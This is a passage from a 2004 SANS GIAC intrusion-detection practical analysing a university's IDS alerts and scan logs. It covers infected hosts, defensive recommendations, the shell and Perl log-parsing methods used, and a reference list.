The system MY.NET.24.47 may have been infected with a Trojan. As discussed earlier, this host has also performed a SYN scan of a third party system.

There appears to be a number of systems that have been infected with Virus's and these systems are openly trying to propagate the infection. Virus's including: W32@Goner Virus, Kuang2 and the Adore worm.

Traffic from the network MY.NET.21 appears to passing through a router which is showing signs of breaking traffic through it, or the IDS probe for this network is need of upgrade to utilise the latest frag2 enhancements.

Defensive Recommendations

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Defending a Universities computer network from attack is far more difficult than the standard defence in depth model for a website or e-commerce installation. Universities often put openness of access as a high priority to allow the freedom to use the computer systems as a student's right. However times they are a changing. This openness of access brings with it a level of risk that is becoming unacceptable. Peer-to-peer file sharing is under legal attack, and the Universities are targets.

A lot of work has already been done by the UMBC computer staff, and it is an ongoing battle. This review however has uncovered a number of issues that will need further investigation.

The intrusion detection system employed is highly customised, but is out of date. This may be increasing the amount of false positives being reported and this noise may be obscuring vital detects. Unless there are specific reasons why such an out of date version is being used, such as custom in-house modifications, then an upgrade should be considered.

The rules of access to critical network infrastructure should be reviewed. The campus DNS servers and mail infrastructure has thousands of alerts associated with them but this traffic should never be seen on the networks that host them. The openness of access does not need to extend to these services and they should be locked down and firewalled off from the rest of the network. The IDS probes protecting these networks should move away from rule based to anomaly based detection as this filtering would allow a detailed analysis of the network traffic to be performed and more sensitive but accurate rules installed.

This segregation of access should be continued so that public, safe, and safer zones can be set up. This would allow the openness to continue, but access to important and more critical systems controlled. Although the University IT department is continually blowing the “patch up” trumpet, a number of hosts appear to be propagating virus and Trojan traffic. These should be cleaned of any infection, and it would seam that another round of user education is required.

Border defences need to be improved. If access to dangerous services such as RPC is required from outside, or even inside the campus, then this should be allowed on a case by case basis and denied by routine. Ingress filtering of such traffic should be commonplace, and standard egress filtering for non-routable domains employed. Alerts have been seen for non-routable domains, however, it cannot be ascertained if this traffic has passed through a router or not. It should be investigated as it may show a misconfiguration.

The University should consider the position it holds on the use of file sharing technologies such as Kazza, and XDCC as the actions of the students could put the University under the potential of legal challenge. It may be prudent to block such access and monitor for the transfer of the technology to none standards ports.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

How the analysis was performed

The analysis was performed using a combination of standard tools, UNIX commands and custom shell and PERL scripts.

The scripts were downloaded from the http://www.incidents.org web site using the UNIX utility wget[25]. The scans files and the alerts files were both compressed utilising gzip. Once all of the files were unzipped, manual checks of the files were made to ensure they were what they seamed. This revealed a number of important findings; the OOS files were both 4 days adrift from the chosen analysis period, and when the correct five days was located, the files were corrupt. What data could be recovered from the file was recovered, but large portions were lost. Once the data inconsistencies were addressed (and this included manual editing of the files), each of the scan, alert and out of specification files were merged into scans.all, alert.all, and oos.all to allow for mass processing.

The first file to be analysed was the alert.all file. The utility chosen to perform this analysis was SnortSnarf from SiliconDefence[26]. The alert.all file had the destination IP address obscured by overwriting the first two octets with MY.NET. SnortSnarf cannot handle this, and the MY.NET was changed to 192.168.x.x with the quick edit:

```
%s/MY\.NET/192.168/g
```

However, even on a quad CPU Sun E450 system with many Gigabytes of memory, SnortSnarf failed to analyse the 1.8Gb scans file without running out of memory. To allow the analysis to complete the analysis of the file, the portscan alerts were removed from the file using a *grep –v portscan*. This resulted in a considerable saving in file size:

```
# wc -l alert.all alert.all.noscan
 1548102 alert.all
  124686 alert.all.noscan
```

The analysis of the scans file produced two areas to be analysed, the TCP scans and the UDP scans. The UDP scans were broken down to look at internal initiated scans, and external initiated scans. The top 10 talkers in both scenarios were calculated using a PERL script, an example is shown below.

```
#!/usr/local/bin/perl

while(<>) {
        # Jan 17 00:06:29 130.85.1.3:41446 -> 206.67.234.112:53 UDP
        ($src_ip) = /\S+ \d+ \d+:\d+:\d+ ([\d.]+):\d+ -> [\d.]+:\d+ UDP/;
        $count{$src_ip}++;
}

foreach $item ( sort keys %count ) {
        print "$item, $count{$item}\n";
}
```

[25] http://www.gnu.org/software/wget/wget.html
[26] http://www.silicondefense.com/software/snortsnarf

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

The TCP scans required that the scans were broken down into both the source and destination addresses and the type of scan performed. A wide range of individual scan types was identified. The contents of the files were simplified to allow easier analysis by wildcard editing of the files. Generic scripts were created to manipulate these files allows quick access to the data, for example:

```
# cat 80.scans | cut -d" " -f4-4 | cut -d: -f1-1 | sort -u > 80.sources
# cat 80.scans | cut -d" " -f6-6 | cut -d: -f1-1 | sort -u > 80.dests
```

The out of specification reports files had to be repaired before analysis and this resulted in large portions of the data being lost. I queried the SANS IDS forum to see if the data could be recovered from source, but this was apparently impossible.

The line and pie charts were created using Microsoft Excel 2003, and the crash course in pivot tables and charts I received was very valuable.

The link diagram was produced in Microsoft Powerpoint.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

References

The following references are for the entire assignment.

Rescorla, Eric. "SSL Dump.". URL: http://www.rtfm.com/ssldump/ (26th December 2003).

Rescorla, Eric. “Chapter 9: HTTP Over SSL”, SSL and TLS: Designing and Building Secure Systems, URL: http://www.rtfm.com/sslbook/chap9-sample.pdf (26th December 2003)

Van Der Walt, Charl. “SSL - Rumours and Reality: A practical perspective on the value of SSL for protecting web servers”, URL: http://www.securityfocus.com/infocus/1198 (26th December 2003)

Netscape, Inc."SSL 3.0 Specification", URL: http://home.netscape.com/eng/ssl3/ (26th December 2003)

Treuhaft, Jeff. “A guide to SSLHistory”

Netscape, Inc. "CSI: Overview of SSL 3.0". http://developer.netscape.com/misc/developer/conference/proceedings/cs2/sld004.html (26th December 2003).

Dierks, T. and Allen, C. "RFC 2246 The TLS Protocol Version 1.0". http://www.rfc-editor.org/rfc/rfc2246.txt (26th December 2003).

Teros, Inc. “Secure application gateway” http://www.teros.com/products/appliances/gateway/beyond_the_firewall.shtml (15th January 2004).

Cisco Inc, “Data Access Control” http://www.cisco.com/application/pdf/en/us/guest/products/ps5057/c1626/ccmigration_09186a00801d7e7e.pdf (12th February 2004).

University of Maryland, British Columbia – Various Background Information http://www.umbc.edu/oit/ (16th February 2004).

The following GIAC practicals were used for correlation throughout the assignment:

http://www.giac.org/practical/GCIA/Marshall_Heilman_GCIA.pdf

http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf

http://www.giac.org/practical/GCIA/Holger_van_Lengerich_GCIA.pdf

http://www.giac.org/practical/GCIA/Nils_Reichen_GCIA.doc

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://www.giac.org/practical/Matthew_Fiddler_GCIA.doc

http://www.giac.org/practical/GCIA/Marcus_Wu_GCIA.pdf

http://www.giac.org/practical/Christine_Merey_GCIH.doc

http://www.giac.org/practical/GCIH/Trent_Riddell.pdf

http://www.giac.org/practical/Karim_Merabet_GCIA.doc

http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf

http://www.giac.org/practical/GCIA/Al_Williams_GCIA.pdf

http://www.giac.org/practical/michael_wilkinson_gcia.doc

http://www.giac.org/practical/GCIA/Michael_Hotaling_GCIA.pdf

http://www.giac.org/practical/GCIH/Stephen_Hall_GCIH.pdf

http://www.giac.org/practical/GCIA/Daniel_Clark_GCIA.pdf

Reference has been made to the following incident/alert postings.

http://www.cert.org/advisories/CA-2001-02.html

http://www.cert.org/advisories/CA-2000-22.html

http://www.cert.org/advisories/CA-2000-17.html

http://www.cert.org/advisories/CA-2000-13.html

http://www.cert.org/incident_notes/IN-2000-02.html

http://www.cert.org/incident_notes/IN-2001-01.html

http://www.symantec.com/avcenter/venc/data/backdoor.subseven.html

http://www.sans.org/y2k/ramen.htm

http://ciac.llnl.gov/ciac/bulletins/l-040.shtml

http://ntbugtraq.ntadvice.com/default.asp?sid=1&pid=47&aid=77

http://www.eeye.com/html/Research/Tools/RPCDCOM.html

http://www.cert.org/advisories/CA-2003-19.html

http://www.cert.org/advisories/CA-2003-20.html

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://www.securityfocus.com/news/6689

http://www.eeye.com/html/Research/Advisories/AD20020808b.html

http://www.eeye.com/html/Research/Advisories/AD20021216.html

The following sites were used to correlate information:

Bram Cohen, “Bit-Torrent Protocol”, URL:http://bitconjurer.org/BitTorrent/protocol.html (16th February 2004).

Fyodor, “Nmap Manual Page”, URL: http://www.insecure.org/nmap/data/nmap_manpage.html (16th February 2004).

Michael McCafferty, “Statistical Analysis of Open E-mail Relaying on the Internet”, URL: http://downloads.securityfocus.com/library/OpenRelay-analysis.pdf (16th February 2004).

Open Relay Database, Database of Open Replay e-mail systems, URL: http://www.ordb.org/ (16th February 2004)

The following RFC’s have been referenced:

RFC 793, “Transmission Control Protocol”, 16th February 2004: http://www.faqs.org/rfcs/rfc793.html

RFC 1831, “RPC: Remote Procedure Call Protocol Specification Version 2”, 16th February 2004:
http://www.ietf.org/rfc/rfc1831.txt

RFC 3168, “The Addition of Explicit Congestion Notification (ECN) to IP”, 16th February 2004:
http://www.faqs.org/rfcs/rfc3168.html

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.